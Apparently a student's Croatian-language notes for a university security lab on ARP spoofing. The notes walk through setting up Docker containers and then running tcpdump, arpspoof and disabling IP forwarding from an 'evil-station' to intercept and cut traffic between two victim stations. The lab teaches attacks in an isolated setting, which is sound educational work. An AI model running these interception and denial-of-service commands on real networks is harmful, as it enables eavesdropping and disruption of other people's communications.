


Lab 1: Man-in-the-middle attack (ARP spoofing)

ARP spoofing

form of spoofing attack that hackers use to intercept data







tekst zadatka

Realizirati **man in the middle (MitM)** i **denial of service (DoS)** napade iskorištavanjem ranjivosti ARP(Address Resolution Protocol) protokola. Student će testirati napad u virtualiziranoj Docker mreži (Docker container networking) koju čine 3 virtualizirana Docker računala (eng. *container*): dvije žrtve `station-1` i `station-2` te napadač `evil-station`

koraci izvođenja zadatka

- kloniramo repozitorij

```
 git clone https://github.com/mcagalj/SRP-2022-23
```

- mijenjamo trenutni radni direktorij

```
cd SRP-2022-23/arp-spoofing/
```

- u mapi arp-spoofing se nalaze

```
./start.sh
```

//pokretanje virtualiziranog mrežnog scenarija

```
./stop.sh
```

//zaustavljanje virtualiziranog mrežnog scenarija

- pokrenemo interaktivni shell (`bash`) u containeru `station-1`

```
docker exec -it station-1 bash
```

- provjerimo nalazi li se `station-2` na istoj mreži

```
ping station-2
```

- otvorimo novi prozor ili splitamo terminal (shift+alt) te u novom prozoru pokrenemo `bash` u `station-2`

```
docker exec -it station-2 bash
```

- kako bi povezali `station-1` i `station-2` (omogućili komunikaciju) u `station-2` terminal unesemo komandu

```
netcat -l 8080
```

a u `station-1` terminal unesemo

```
netcat station-2 8080
```

- ponovno otvorimo novi prozor ili splitamo terminal, te nakon što pokrenemo `evil-station` (koristimo `docker exec -it evil-station bash`), krećemo s napadom

```
tcpdump -qX host station-1 and not arp and not icmp
arpspoof -i eth0 -t station-1 station-2
evilstation echo 0 > /proc/sys/net/ipv4/ip_forward
```

---

link na upute za vježbu: https://github.com/mcagalj/SRP-2022-23/blob/main/instructions/lab-1.md

---

komande:

wsl: **w**indows **s**ubsystem for **l**inux

pwd: file path trenutnog foldera